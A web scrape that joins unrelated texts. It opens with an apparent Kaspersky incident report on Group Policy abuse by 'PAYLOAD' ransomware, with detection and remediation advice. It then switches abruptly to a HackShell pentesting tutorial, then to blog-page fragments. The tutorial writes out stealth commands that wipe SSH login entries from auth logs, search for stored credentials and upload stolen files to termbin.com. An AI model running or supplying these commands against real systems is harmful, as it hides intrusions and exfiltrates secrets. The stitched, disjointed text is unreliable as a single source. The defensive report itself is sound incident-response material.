Assessment. GERT confirms no file encryption, no resident malware, no endpoint persistence.
Next, we will discuss each of these stages in more detail and share the findings from our incident response activities.
Incident overview
Initial access
The entry vector was a compromised valid account (MITRE ATT&CK T1078) used to authenticate through the organization’s FortiGate SSL VPN — an external remote service (T1133). Insufficient logging on the FortiGate appliance prevented us from reconstructing how the credential was originally compromised.
Three hypotheses were considered plausible in the context of the attack, in no particular order:
Password spraying or credential stuffing against the SSL VPN portal.
Phishing-led credential harvesting.
Purchase of pre-compromised credentials from an initial access broker (IAB).
Once on the internal network, the actor operated with the compromised security principal’s privileges. Because the account was able to create and link a GPO at the domain root, it held either domain admin privileges or a delegated equivalent (e.g., membership of Group Policy Creator Owners combined with link rights on the domain object).
FortiGate SSL VPN authentication logs and ESXi/virtualization privilege escalation logs were insufficient to reconstruct the lateral movement and privilege escalation chain between initial VPN access and the GPO write privilege level. The most common real-world routes to GPO control — DCSync, Kerberoasting of privileged service accounts, and Pass-the-Hash/Pass-the-Ticket — could not be confirmed or ruled out.
Execution
Rather than deploying an encryptor, the actor abused the victim’s Active Directory policy infrastructure, resulting in malicious GPOs being configured and linked at the domain root to deliver the observed impact across domain-joined systems. The two GPOs below constitute the entire offensive toolkit observed.
The PAYLOAD GPO
We performed a Resultant Set of Policy (RSOP) analysis, which helped us list all policy settings on the affected workstations. From these results, we reconstructed the following changes delivered by PAYLOAD:

Drop SYSVOL\hello.txt to the desktop and root directories C:\ and D:\ as a read-only README-payload.txt by tampering with the “Group Policy Files” client-side extension (CSE).


Modify the HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ registry key, changing the legalnoticecaption value to "Welcome to Payload!" and the legalnoticetext to the ransom note text through the “Group Policy Registry” CSE.
Set payload.jpg located in the targeted domain controller’s SYSVOL as the lock screen image by altering the personalization policy, and as the wallpaper by altering the desktop policy at the user level.
Revoke administrator rights for the administrator account (locking the account) by editing the Security Settings CSE in the GptTmpl.inf file.
Settings changed by PAYLOAD GPO
This activity was enabled entirely through a legitimate group policy mechanism, meaning there is no malware code for security solutions to look for because the malicious logic is contained within the policy configuration.
The win Firewall Off GPO
A second domain-root-linked GPO, named “win Firewall Off”, disabled Windows Firewall across the domain, private and public profiles on all endpoints (T1562.004). Deployed independently of PAYLOAD, this object degraded host defenses and ensured the actor retained unimpeded network reach to endpoints for any follow-on activity.
Settings changed by win Firewall Off GPO
The one-day delay detonation
The most forensically instructive detail is the one-day gap between GPO creation (13 April) and visible impact (14 April). Analysis of Master File Table (MFT) timestamps and the Group Policy History registry key confirmed the policy was written to SYSVOL and cached on endpoints on 13 April. However, computer configuration settings (wallpaper and lock screen machine policy, security settings, firewall disabling) only apply upon reboot or policy refresh — and no endpoint had rebooted in the interim. The attack therefore remained dormant in the GPO cache for one day before detonating en masse when machines were restarted in accordance with standard procedures.
We have to point out here that this delayed policy application is characteristic of GPO-based operations and has two potential consequences for defenders. Firstly, it may grant the actor a quiet window for exfiltration, persistence, or further staging between weaponization and impact. Secondly, it can be used to sever the temporal link between the cause (a GPO-creation event in the directory log) and the effect (mass user-visible disruption occurring at a later time), complicating timeline reconstruction unless directory service auditing is in place.
Forensic findings
Initial incident response engagement revealed a number of findings associated with the attack that we share below.
No file encryption
A full review of the MFT on affected workstations found no files bearing a .payload extension characteristic to PAYLOAD ransomware and no evidence of bulk renaming or encryption I/O patterns. The attackers’ objectives were operational disruption and extortion via visual impact and access denial.
No endpoint persistence
All standard persistence locations were clean:
Scheduled tasks — no malicious tasks
Run/RunOnce keys — clean
Startup folders (user and system) — clean
Services — no malicious service installed
WMI event subscriptions — none
Boot sector/MBR — unmodified
The attack’s persistence mechanism is the GPO link itself on the domain controller, with no endpoint-resident component.
No active malicious processes
Live process and memory analysis revealed no injected threads, process hollowing or anomalous outbound connections.
Registry timeline analysis
Group Policy History, Shadow and State registry keys on the workstation recorded the application of PAYLOAD on 13 April:
HKLM\…\Group Policy\History\{35378EAC-683F-11D2-A89A-00C04FBBCFA2}\1
HKLM\…\Group Policy\Shadow\{827D319E-6EAC-11D2-A4EA-00C04F79F83A}\0
HKLM\…\Group Policy\State\Machine\GPO-List\7
HKCU\…\Group Policy\History\{7150F9BF-48AD-4da4-A49C-29EF4A8369BA}\1
HKCU\…\Group Policy\State\S-1-5-21-…\Loopback-GPO-List\5
The presence of the “Loopback-GPO-List” entry indicates the GPO was processed in loopback mode, ensuring the user configuration (wallpaper) applied regardless of which user logged on to the machine.
SYSVOL artifacts
Two files were staged on the domain controller’s SYSVOL share and served to endpoints through the Files Group Policy Preference CSE:
payload.jpg — the ransom image used for both wallpaper and lock screen.
hello.txt — the ransom note, distributed to desktops and drive roots as README-payload.txt.
Detection engineering
Because no malicious binary or process exists, the detection logic should focus on the directory service and SYSVOL indicators. Below are the highest-value telemetry sources for identifying the described malicious activity.
Directory service change auditing (DS Access)
Enable Advanced Audit Policy → DS Access → Audit Directory Service Changes on all domain controllers and set up alerts for the following events:
Event ID
Meaning
Hunt focus
5137
A directory service object was created
The account that created new groupPolicyContainer objects must be an authorized GPO administrator
5136
A directory service object was modified
Changes to gPLink on the domain root or sensitive organizational units; changes to gPCMachineExtensionNames/gPCUserExtensionNames/gPCFileSysPath/versionNumber for all GPOs
5141
A directory service object was deleted
GPO deletions (relevant for tamper detection and remediation assessment)
A gPLink modification at the domain root by a non-standard account is one of the most telling indicators of this attack class.
SYSVOL file integrity monitoring
Monitor \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\Policies\ for unexpected files, particularly image files, text files, scripts, ScheduledTasks.xml, and modified registry.pol/GptTmpl.inf files that were created by sources other than legitimate replication.
Endpoint policy application telemetry
On endpoints, GPO application is logged in the Group Policy Operational log (Microsoft-Windows-GroupPolicy/Operational) and reflected in the History and Shadow registry keys shown above. A sudden domain-wide change to the applied policy set is a strong post-detonation signal.
Missing 5136 events
If the contents of a GPO’s SYSVOL change without a corresponding 5136 event, this can indicate direct SYSVOL/template editing (e.g., via open-source tools such as PowerView or SharpGPOAbuse) that bypasses the normal Group Policy Management Console (GPMC) modification path. While we recommend treating the absence of expected audit events as suspicious, it should be noted that this can be caused by misconfigured auditing.
Anti-forensics and recovery-inhibition capabilities
Confirmed PAYLOAD family capabilities
The Windows endpoint attack described in this report was implemented through malicious Group Policy Objects and did not involve a recovered ransomware executable, resident endpoint malware, confirmed file encryption or active malicious processes at the time of the forensic examination. However, PAYLOAD cryptomalware for Windows does exist, and other sources, including public analysis of its samples, reveal further malicious capabilities of this ransomware that could be used by security teams to enrich detection logic and security policies.
The behaviors documented in this section must therefore be interpreted as family-level capabilities identified through the public reverse engineering of PAYLOAD ransomware samples. They were not confirmed as having executed during the GPO-based incident unless corresponding evidence was identified in the host, memory, process, event-log, or hypervisor.
Windows Event Log clearing
Public reverse engineering of the PAYLOAD Windows variant reveals an optional event log clearing capability (T1685.005, formerly T1070.001). The ransomware dynamically resolves Windows Event Log APIs, enumerates available event log channels, and clears individual channels.
Implementation artifacts include:
Runtime loading of wevtapi.dll
EvtOpenChannelEnum
EvtNextChannelPath
EvtClearLog
Enumeration of Security, System, Application, and PowerShell logs, and operational channels
A command-line option controlling whether log clearing is performed
Clearing event logs reduces the availability of records related to process execution, authentication, PowerShell, service control, and system changes. However, it does not necessarily remove events that were already forwarded to a SIEM, Windows Event Collector, EDR backend, or protected log archive.
Forensic indicators
Windows Security Event ID 1102
Event logging shutdown or failure events
Sudden reductions in event record identifiers
Multiple event channels restarting from low record numbers
Gaps between endpoint and centrally forwarded telemetry
Execution of utilities or APIs associated with log management
Direct access to EVTX files (Windows Event Log files) under the Windows event log directory
We should note that these indicators can’t be interpreted on their own. For instance, Event ID 1102 should be correlated with a number of aggravating factors, such as:
Event ID 4688 or Sysmon Event ID 1 for process creation
Event ID 4624 for the associated administrative logon
EDR process trees
PowerShell operational logging
Windows Event Forwarding records
Privileged access management activity
At the same time, the absence of Event ID 1102 does not prove that log clearing did not occur. Direct deletion, truncation, service impairment, or an incomplete audit configuration may produce different evidence.
Security process and service termination
PAYLOAD analysis reveals that the Windows ransomware variant contains logic that targets security processes and services (T1685 and T1489). This capability is intended to stop security products, backup software, database services, and applications that may lock files targeted for encryption.
Process and service termination serves several objectives:
Reduce endpoint detection and response visibility.
Release file handles so data can be modified.
Interrupt backup and recovery services.
Prevent databases and enterprise applications from protecting active data.
Reduce interference with encryption operations.
Forensic indicators
Security agent services changing from running to stopped
Event ID 7036 service state changes
Event ID 7040 service start type changes
Event ID 4688 or Sysmon Event ID 1 for service control utilities
Sysmon Event ID 5 for terminated processes
EDR health degradation affecting many endpoints
Repeated termination attempts against security or backup processes
Execution of dedicated process killing utilities
VSS deletion, backup and recovery suppression
Public PAYLOAD sample analysis reports the deletion of Windows Volume Shadow Copies before encryption (T1490). This behavior removes local restore points and reduces the victim’s ability to recover files without external backups.
Recovery inhibition is broader than VSS deletion and may include multiple other malicious techniques, including the following:
Deleting shadow copies, backup catalogs, and hypervisor snapshots
Disabling recovery services
Modifying boot recovery settings
Compromising backup management platforms
Deleting or encrypting backup repositories
In the PAYLOAD Windows sample that is proven to perform encryption, VSS deletion is confirmed to have taken place before encryption. A broader compromise of the backup platform was not established in the investigated incident.
Forensic indicators
Execution of shadow copy management utilities
Backup catalog deletion attempts
Recovery configuration changes
Backup service termination
Mass snapshot deletions
Backup administrator logons outside normal maintenance windows
Backup retention or immutability changes
Backup jobs failing immediately before disruptive activity
Ecosystem-relevant ransomware techniques
Above, we discussed the techniques specific to PAYLOAD ransomware. In this section, we’ll review other common ransomware techniques, such as BYOVD abuse and ESXi policy weakening, that remain relevant risks in the ransomware ecosystem. However, these techniques should not be attributed to this incident without supporting driver load, process, memory, ESXi, vCenter, or backup platform telemetry. We describe these techniques below as they may prove useful in other ransomware-related forensic investigations.
The examples used in this section are therefore ecosystem-relevant: they are commonly observed in ransomware operations but not conclusively attributed to the analyzed PAYLOAD samples.
ETW suppression and in-memory patching
Event Tracing for Windows (ETW) is a kernel-supported tracing architecture used by Windows components, diagnostic utilities, security products, and endpoint monitoring systems.
Although we didn’t encounter this technique in our case, some ransomware families can patch ETW-related functions inside the ransomware process (T1685, formerly T1562.001). The reported routine changes the memory protection of code pages, overwrites the beginning of selected ETW functions so they return without producing events, restores the original protection, and refreshes the instruction cache.
Reported target functions include EtwEventWrite, EtwEventWriteFull, EtwEventWriteTransfer, and EtwRegister.
This modification applies to the process-local mapping of ntdll.dll. It does not disable ETW globally across Windows, but it can reduce the telemetry generated by the modified process.
Forensic indicators
Writable or recently modified executable pages within ntdll.dll
Memory protection changes affecting ETW function addresses
In-memory code differing from the corresponding clean DLL on disk
EDR memory tampering alerts
Unexpected calls to memory protection APIs followed by telemetry silence
Process execution visible in network or filesystem telemetry but absent from expected ETW-derived sources
Inconsistent telemetry between EDR, Sysmon, Windows Event Logs, and network monitoring
It should be noted that telemetry gaps are not conclusive evidence of ETW patching. Other factors include agent upgrades, network outages, endpoint shutdowns, SIEM ingestion failures, collector backpressure, and filtering or licensing changes.
Memory acquisition is the strongest validation source when process-local ETW patching is suspected.
Vulnerable signed driver abuse, BYOVD
Bring Your Own Vulnerable Driver (BYOVD) involves introducing or abusing a legitimately signed but vulnerable kernel driver (T1068 and T1685). The attacker exploits the driver’s exposed functionality to gain kernel-level capabilities, modify protected memory, terminate security processes, remove security callbacks, or bypass operating system security controls.
BYOVD is highly relevant to contemporary ransomware operations. However, the reviewed public PAYLOAD analyses do not provide sufficient evidence to conclude that BYOVD is an intrinsic PAYLOAD capability.
It should therefore be presented as an ecosystem-relevant technique rather than a confirmed PAYLOAD feature.
Forensic indicators
Unexpected .sys files written to user-writable or temporary directories
New kernel driver services
Sysmon Event ID 6
Driver hashes matching Microsoft or community vulnerable driver blocklists
Invalid, revoked, expired, or unusual driver signatures
Driver load followed by EDR termination
New privileged processes immediately following driver loading
Code Integrity or Defender alerts
Service creation events referencing driver files
ESXi security policy weakening
Ransomware operators are increasingly targeting ESXi and vCenter because compromising the virtualization layer provides access to many business-critical virtual machines.
Public research typically describes operators performing the following activities (T1685, T1490 and T1489):
Enabling SSH on ESXi hosts
Changing root passwords
Disabling execInstalledOnly
Modifying lockdown mode exceptions
Stopping virtual machines
Deleting snapshots and backups
Changing host firewall policies
Copying custom ransomware binaries to hypervisors
On the target organization’s Linux servers we saw an ESXi PAYLOAD variant, which makes this behavior operationally relevant. Nevertheless, the reviewed evidence does not indicate that PAYLOAD operators used any of these policy-weakening actions in the investigated incident.
Forensic indicators
Unexpected ESXi SSH enablement
Changes to execInstalledOnly
Secure Boot enforcement changes
Lockdown mode configuration changes
Root password changes
New or unusual administrator accounts
Bulk VM shutdown activity
Bulk snapshot deletion
New binaries in datastore or temporary paths
vCenter tasks originating from unexpected accounts or systems
Missing or disabled remote syslog forwarding
Remediation
To contain the described threat and limit possible damage, several remediation steps should be taken. Below, we recommend a four-phase remediation approach for containing this threat and restoring the affected environment.
Phase 1 — domain controller actions (to be performed first)
When dealing with PAYLOAD GPO, the first priority of the remediation plan should be to remove the source GPOs. Until this is done, endpoint cleanup is ineffective because the next policy refresh re-infects cleaned machines.
The immediate domain controller actions to be taken are:
Delete PAYLOAD GPO. Remove {C897F2C7-C2AC-4E6F-BF48-58036FF29E79} via GPMC.
Delete or revert win Firewall Off GPO. Remove {22099AD2-E062-4F56-B574-5099BBA4E7A6}.
Clean SYSVOL. Delete jpg and hello.txt from \\DC.THECOMPANY.local\sysvol\THECOMPANY.local\.
Rotate credentials. Reset the compromised account; audit all privileged accounts and group memberships for unauthorized changes; rotate krbtgt twice if domain admin compromise is confirmed.
Force refresh. Perform gpupdate /force across endpoints after deletion; re-enable local administrator and firewall via clean policy.
Phase 2 — Active Directory and GPO hardening
Adopt the AD tiered administration model and confine domain admins to Tier 0 with no interactive logon to workstations and member servers.
Separate GPO creation from GPO linking rights, and grant both only to a dedicated, audited administrator role.
Enable GPO change auditing (Event IDs 5136, 5137, 5141) and forward to a SIEM.
Monitor SYSVOL with file integrity tooling.
Phase 3 — credential and access hardening
Enforce phishing-resistant MFA on all VPN and remote access entry points.
Deploy Windows LAPS to generate unique, rotated local administrator passwords.
PAYLOAD demonstrates a maturing tactic of turning the victim’s own trusted infrastructure into a weapon. By weaponizing Group Policy, the actor achieved a domain-wide impact without a single malicious binary on any endpoint, evaded file- and process-based detection entirely, and caused organization-wide disruption within seconds of the first reboot.
The absence of encryption is the most strategically significant finding and is consistent with the 2026 trend toward encryptionless extortion. At Kaspersky GERT, we assess with moderate confidence that the missing encryption reflects one of two scenarios: (1) a deliberate decision to stay below the irreversible data destruction threshold while preserving the option of a follow-on encryption phase, or (2) an operation interrupted before full execution.
The absence of encrypted files must not be mistaken for the absence of a serious compromise — the most critical impact lies in the actor gaining domain admin-level control. This incident proves that a threat actor with domain admin access and a working knowledge of group policy internals can inflict domain-wide disruption equivalent to a ransomware attack without writing a single malicious file to any endpoint.
Detection strategies anchored solely in file- or process-based indicators are blind to this attack class. Effective controls include directory service change auditing, SYSVOL integrity monitoring, and privileged access governance, which allow for GPO protection.
Detection by Kaspersky solutions
Kaspersky security solutions effectively detect the described malicious activity at various stages of the attack. Possible detection scenarios are listed below.
To protect organizations that use our Kaspersky SIEM system, we have prepared a package of correlation rules designed to help detect this type of malicious activity. The rules are now available for customers to download from the SIEM repository; the package name is: [OOTB] Group policy hijacked: PAYLOAD ransomware – ENG.
The “Group policy hijacked: PAYLOAD ransomware” package contains rules that detect suspicious file creation or modification in the SYSVOL shared folder on a domain controller, as well as changes to critical attributes and settings of domain group policies. Some rules may require adjustment if they trigger in response to legitimate activity, such as synchronization between domain controllers or the configuration of a new group policy.
To ensure the detection rules function correctly, verify that events from Windows systems are being received in full, including events with the following identifiers: Sysmon: 11, Security — 4663, 5136, 4657.
We also recommend applying the following rules available in the repository to detect all attack stages.
Detection of Windows Event Log clearing to cover up traces of an attack: R050_03_Windows Event Log was cleared
Detection of suspicious access to the LSASS process, which may indicate attempts to dump credentials: R262_Suspicious access to the LSASS process
Detection of the Volume Shadow Copy service being started, which is used to create shadow copies before deleting them: R231_20_Running the Volume Shadow Copy service
Detection of shadow copy deletion: R321_Shadow copy deletion
Detection of Windows Defender disablement: R076_01_Windows Defender Antivirus was disabled
Detection of attempts to disable or modify the system firewall: R240_03_Disabling system firewall via the registry
Detection of a service installation from a non-system folder, which may indicate malware persistence techniques: R281_01_Installation of a service from a non-system folder
For the rules in this list to function correctly, it is necessary to configure Security event auditing for event IDs 4663, 5136, 4657, 7036, and 1102.
In addition to the SIEM system, when audit settings are configured correctly, the process of creating, modifying, and deleting GPOs generates a large number of characteristic artifacts on the domain controller, enabling Kaspersky Endpoint Detection and Response Expert to promptly alert the user to anomalies in the infrastructure.
The creation of a new GPO is covered by the gpo_creation rule, which triggers in response to the corresponding event in the infrastructure. Changes to existing policies are detected by the following rules:
The setting_the_gpcfilesyspath_attribute rule detects the use of the gPCFileSysPath attribute of a Group Policy Object, which specifies the path to the GPO’s contents in SYSVOL.
In the next major version update of Kaspersky EDR Expert, a new event type, GPO, will be introduced, allowing users to track changes to Group Policy Objects.
For information security officers, GPO events will serve as an additional source of context when investigating activity in Active Directory and will help detect changes that could affect the configuration, access rights, and security of endpoints before a potentially malicious policy is deployed.
MITRE ATT&CK mapping
Tactic
Technique
Observed behavior
Initial Access
T1078 — Valid Accounts
Compromised domain credential used for VPN authentication
Initial Access
T1133 — External Remote Services
FortiGate SSL VPN used as entry point
Privilege Escalation
T1078.002 — Domain Accounts
Account held domain-level GPO create/link rights
Privilege Escalation/Defense Impairment
T1484.001 — Group Policy Modification
Malicious PAYLOAD GPO created and linked at domain root; re-applies on every refresh/reboot; uses trusted channel to evade EDR
Defense Impairment
T1686 — Disable or Modify System Firewall
win Firewall Off GPO disables Windows Firewall on all profiles
Impact
T1491.001 — Internal Defacement
Wallpaper and lock screen replaced with ransom image
Impact
T1531 — Account Access Removal
Local Administrator account disabled via GPO Security Settings
Collection
T1005 — Data from Local System
Data exfiltration was observed originating from the file servers
Command and Control
T1071 — Application Layer Protocol
No live C2 confirmed; delivery achieved entirely via GPO
Indicators of compromise
GPOs
PAYLOAD ransomware GPO: {C897F2C7-C2AC-4E6F-BF48-58036FF29E79}
win Firewall Off GPO: {22099AD2-E062-4F56-B574-5099BBA4E7A6}
File names and MD5 hashes
payload.jpg: Ransom wallpaper and lock screen image (SYSVOL)
hello.txt: Ransom note source (SYSVOL)
README-payload.txt: Ransom note dropped to desktops and drive roots
killer.exe (0108656A3E1ADE6CA4F21B084F5E1208): process killer tool
kill.exe (BEA5E267F24D7DA59F6821BFFDBFF293): process killer tool
AI IR Overlay specifies containment for agents using valid credentials, with a working kill-switch contract and an admitted gap when no SOC is staffed.
In one of our Linux Forensics articles we talked about how widespread Linux systems are. Most of the internet runs on Linux. ISPs rely on it for deep packet inspection, servers host sites on it. Cameras, routers and cash registers run Linux based firmware too. Critical infrastructure depends heavily on Linux as well, from gas stations to industrial control systems.
Master OTW has a great series showing how cameras can be exploited and later used as proxies. Once hackers control a device like that, it becomes a doorway into the organization. And if they’re Linux systems, that means they run Bash. Bash is already a powerful friend to admins and hackers, but we can make it even more stealthy.
We will look at HackShell today. It was built to upgrade your Bash environment during a pentest. HackShell was developed by The Hacker’s Choice and the tool is actively maintained. To evade detection, it loads entirely in memory and doesn’t need to write itself to disk. That reduces the number of artifacts left on a system.
Setting Up
Once you get a shell, load HackShell directly into memory:
You are all set. When it loads, it does some light enumeration to find details about the machine. This system had gs-netcat running as persistence.
If the compromised host doesn’t have internet access, for example when it sits inside an air-gapped environment, you can manually copy and paste the contents of the HackShell into /dev/shm. Old machines may have compatibility issues, to bypass them run these commands:
The developers of HackShell put a lot of thought into what you might need during a pentest. Many helpful commands are built directly into the shell. You can list these commands with xhelp.
We will walk through some of the most interesting ones. The main thing here is stealth. Many commands here reduce the amount of forensic evidence left behind.
Evasion
Here are some commands that will help you reduce your forensic artefacts.
xhome
This command temporarily sets your home directory to a randomized path under /dev/shm. This only affects your current HackShell session and doesn’t modify the environment for other users who log in. Files in /dev/shm stay in memory and don’t persist across reboots.
bash$ > xhome
xlog
When hackers connect over SSH, their login events appear in the auth log and other places. HackShell can remove these events selectively.
bash$ > xlog '1.2.3.4' /var/log/auth.log
xtmux
Tmux is normally used by admins for long-running tasks. There you can manage multiple terminal windows and keep sessions running after disconnects. In our forensic cases we saw hackers wiping storage using dd inside tmux sessions. That way the system keeps erasing data even if the network connection drops.
This command launches an invisible tmux session:
bash$ > xtmux
Enumeration and Privilege Escalation
Once you’ve changed your home directory and cleaned the logs, you can learn more about the system you work with.
ws
WhatServer shows a detailed overview of the environment. It lists storage, active processes, logged-in users, open sockets, listening ports and more.
lpe
LinPEAS is well-known. It’s a privilege escalation auditing script. It’s frequently updated and often used by pentesters. HackShell can run it directly in memory.
bash$ > lpe
The script will find possible paths to privilege escalation. We already had root on this system, that’s why the output was so rich. But you can work with it under any user account.
hgrep
Credentials can sit in different files and configs. You can hgrep certain keywords to find those files.
bash$ > hgrep pass
This can speed things up.
scan
HackShell can scan hosts and print greppable output, that makes it easy to find open ports across the infrastructure.
bash$ > scan PORT IP
loot
That’s a really useful command. Loot searches through configs and known locations in an effort to find stored creds or sensitive data. It doesn’t always find everything, but it’s definitely worth giving it a shot.
Normally, you don’t exfiltrate data during a pentest unless it’s necessary to test the infrastructure. Mishandling exfiltrated data can expose sensitive information to the internet, which could violate your agreement with the client. Be careful.
tb
This command uploads content to termbin.com. Files uploaded this way become publicly accessible. This must be used with caution.
bash$ > tb secrets.txt
After you extract data, delete the local copy:
bash$ > shred secrets.txt
xssh and xscp
These commands work similarly to SSH and SCP, but minimize exposure. Defenders may have automatic alerts set up for new SSH sessions, so careless movement can trigger an incident response.
Connect to another host:
bash$ > xshh root@IP
Upload a file to /tmp on the remote machine:
bash$ > xscp file root@IP:/tmp
Download a file from the remote machine to /tmp:
bash$ > xscp root@IP:/root/secrets.txt /tmp
Summary
HackShell can make your Bash really stealthy. There’s still much more to explore in the tool. If you’re a defender, take the time to study it, see how it loads and find the servers it connects to. This can help you create useful IOCs and strengthen your detection.
If you like ethical hacking, you will enjoy our Cyberwarrior Path. This is a three-year training journey built around a two-tier education model. During the first eighteen months you progress through a big library of courses that develop that will develop your skills. Once those payments are complete, you unlock Subscriber Pro level training that opens the door to advanced topics. This structure was created because students asked for flexibility. You can keep growing and improving without carrying an unnecessary financial burden.
For years, ransomware was treated mostly as a malware problem. A user clicked something bad, files were encrypted, a ransom note appeared and everyone had a very bad week.

 Login
Login
![[Cybersecurity Awareness Month] Why Your Best Incident Reporting Tool Is Behavioral, Not Software](https://blog.knowbe4.com/hubfs/Social%20Image%20Repository/Evangelist%20Blog%20Social%20Graphics/Evangelists-Javvad%20Malik.jpg)



.jpg)